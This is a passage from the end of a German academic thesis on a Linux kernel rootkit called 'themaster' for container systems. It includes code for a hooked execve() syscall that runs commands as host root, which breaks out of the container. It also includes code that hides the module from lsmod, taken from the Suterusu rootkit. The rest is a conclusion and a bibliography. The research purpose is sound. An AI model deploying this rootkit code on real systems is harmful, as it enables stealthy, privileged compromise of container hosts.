55         if( (fn_len > 0) && (fn_len > strlen(seccmd)) )
56         {
57                 fn = kmalloc(fn_len * sizeof(char),GFP_KERNEL);
58                 strncpy_from_user(fn,filename,fn_len);
59                 if(starts_with_seccmd(fn) == 1)
60                 {
61          strcpy(execwq->cmd,argv[1]);
62                         schedule_work(&execwq->real_work);
63                 }
64                 kfree(fn);
65         }
66         return old_execve(filename,argv,envp);
67 }
```

Quellcode 16: Implementierung eines eigenen execve()–Systemcalls mit einer Worker–Queue für call_usermode_helper

Ein beliebiges Kommando als Superuser im globalen System und somit ein Ausbruch aus dem Container, kann folglich mit dem Befehl in Listing 17 ausgeführt werden:

```
1 root@rkt:~/# FooBar "echo hallo welt > /tmp/hallo.txt"
```

Quellcode 17: Befehl zum Ausführen eines echo–Kommandoes welches den Output nach /tmp/hallo.txt schreibt

6.6 Verstecken des Kernel-Moduls

Damit das Kernel-Modul nicht durch den Befehl “lsmod“ auffindbar ist, wird es aus der Modul-Liste des Kernels entfernt. Der Code aus dem Quelltext-Listing 18 zum Verstecken des Moduls wurde aus dem Suterusu-Rootkit entnommen[4]:

```
1  /* Hide LKM and all symbols */
2   list_del_init(&__this_module.list);
3
4  /* Hide LKM from sysfs */
5  kobject_del(__this_module.holders_dir->parent);
```

Quellcode 18: Entfernen des Moduls aus der Modul–Liste

7 Ausblick

Das Rootkit “themaster“, welches im Zuge dieser Arbeit entwickelt wurde, bietet nur elementare Rootkit-Funktionen. Aufgrund des eingeschränkten Rahmens wurden Network-Namespaces oder User-Namespaces nicht behandelt und es wurde nicht genauer erschlossen, welche Möglichkeiten es einem Container-Prozess bietet, wenn er alle Capabilities erhält und nicht durch seccomp eingeschränkt ist. Weitere interessante Fragen wären, wie sich das Rootkit auf einem mit Grsecurity-gepatchten Kernel verhält oder wie man das Rootkit erkennen oder sich davor schützen kann. All diese Fragen hätten den Rahmen dieser Arbeit gesprengt und bieten sich für künftige Studien an.

8 Conclusio

Durch die wachsende Beliebtheit von Containern als Virtualisierungstechnologie und durch die noch mangelhafte Sicherheit in diesen könnten Rootkits für Containersysteme an Bedeutung gewinnen.
Das praktische Erarbeiten des Rootkits “themaster“ hat gezeigt, dass das Verändern von Systemcalls die bevorzugte Methode für Funktionen ist, die global in allen Namespaces verfügbar

sein sollen. Will man die Verfügbarkeit der Funktionen auf bestimmte Container beschränken, ist die soeben beschriebene Methode nicht optimal, da die beschränkenden Kontrollstrukturen bei jedem globalen Aufruf durchlaufen werden müssen.
Veränderte VFS-Dateioperationen dagegen bewähren sich bei Rootkitfunktionen, die nur in bestimmten Namespaces und somit in bestimmten Containern verfügbar sein sollen. Es wurde eine Technik gezeigt, mit welcher man Kommandos mit vollen Berechtigungen im globalen System ausführen und somit aus einem Container ausbrechen kann. Auch wenn “themaster“ noch nicht völlig ausgereift ist und nur minimale Funktionen enthält, veranschaulicht dessen Code die Implementierung eines Linux-Kernel-Rootkits in Containersystemen.

Literaturverzeichnis

[1] BURNS, B.: *Security Power Tools*. O'Reilly Media, 2007.

[2] CESARE, S.: *RUNTIME KERNEL KMEM PATCHING*. http://www.ouah.org/runtime-kernel-kmem-patching.txt, 1998.

[3] CHUVAKIN, A.: *An Overview of Unix Rootkits*. http://www.megasecurity.org/papers/Rootkits.pdf, 2003.

[4] COPPOLA, M.: *Suterusu*. Website https://github.com/mncoppola/suterusu, 2014. (Stand 15.05.2017).

[5] DIXON, L.: *Linux containers in 500 lines of code*. https://blog.lizzie.io/linux-containers-in-500-loc.html, 10 2016. (Stand 15.05.2017).

[6] HERTZ, J.: *Abusing Privileged and Unprivileged Linux Containers*. https://www.nccgroup.trust/globalassets/our-research/us/whitepapers/2016/june/abusing-privileged-and-unprivileged-linux-containerspdf/, 2016.

[7] KAD: *Handling Interrupt Descriptor Table for fun and profit*. Phrack Magazine, 07 2002.

[8] KERRISK, M.: *Namespaces in operation, part 1: namespaces overview*. https://lwn.net/Articles/531114/, 2013. (Stand 15.05.2017).

[9] LEIBOWITZ, M.: *Horse Pill - A New Kind Of Linux Rootkit*. Blackhat 2016, 2016.

[10] LINUX, B.: *User Mode Definition*. Website http://www.linfo.org/user_mode.html, 2005. (Stand 15.05.2017).

[11] MANPAGES, L.: *cgroups - Linux control groups*. Manpage http://man7.org/linux/man-pages/man7/cgroups.7.html, 2016. (Stand 15.05.2017).

[12] MANPAGES, L.: *Linux Programmers Manual EXECVE*. Manpage http://man7.org/linux/man-pages/man2/execve.2.html, 2017. (Stand 15.05.2017).

[13] MENAGE, P. B. und G. INC: *Adding Generic Process Containers to the Linux Kernel*. In: *Proceedings of the Ottawa Linux Symposium*, 2007.

[14] PALMERS: *Sub proc root Quando Sumus - Advances in Kernel Hacking*. Phrack Magazine, 12 2001.

[15] PLAGUEZ: *Weakening the Linux Kernel*. Phrack Magazine, 01 1998.

[16] PRICE, J.: *Using the /proc Filesystem to Examine Your Linux Inner Working*. https://www.maketecheasier.com/proc-filesystem-examine-linux-inner-working/, 2010. (Stand 15.05.2017).

[17] PROJECT, T. L. I.: *Kernel Mode Definition*. http://www.linfo.org/kernel_mode.html, 2006. (Stand 15.05.2017).

[18] RAYMOND, E. S.: *The Art of Unix Programming*. Addison-Wesley, 2003.

[19] RUTKOWSKA, J.: *Introducing Blue Pill*, 2006.

[20] SD, D.: *Linux on-the-fly kernel patching without LKM*. Phrack Magazine, 12 2001.

[21] STYX: *Infecting loadable kernel modules - kernel versions 2.6.x/3.0.x*. Phrack Magazine, April 2012.

[22] TANENBAUM, A.: *Modern Operating Systems*. GOAL Series. Prentice Hall, 2001.

[23] TRUFF: *Infecting loadable kernel modules*. Phrack Magazine, 08 2003.

[24] UBRA: *hiding processes (understanding the linux scheduler)*. Phrack Magazine, October 2004.

[25] WIKIPEDIA: *Rootkit*. https://de.wikipedia.org/wiki/Rootkit, 2017. (Stand 15.05.2017).

Abbildungsverzeichnis

Quellcodeverzeichnis

Abkürzungsverzeichnis

LKM Linux Kernel Module

IoT Internet Of Things

VFS Virtual Filesystem

IDT Interrupt Descriptor Table

NAS Network Attacked Storage

BPF Berkeley Packet Filter

PID Process ID

UID User ID

CGroups Control groups

Syscall System call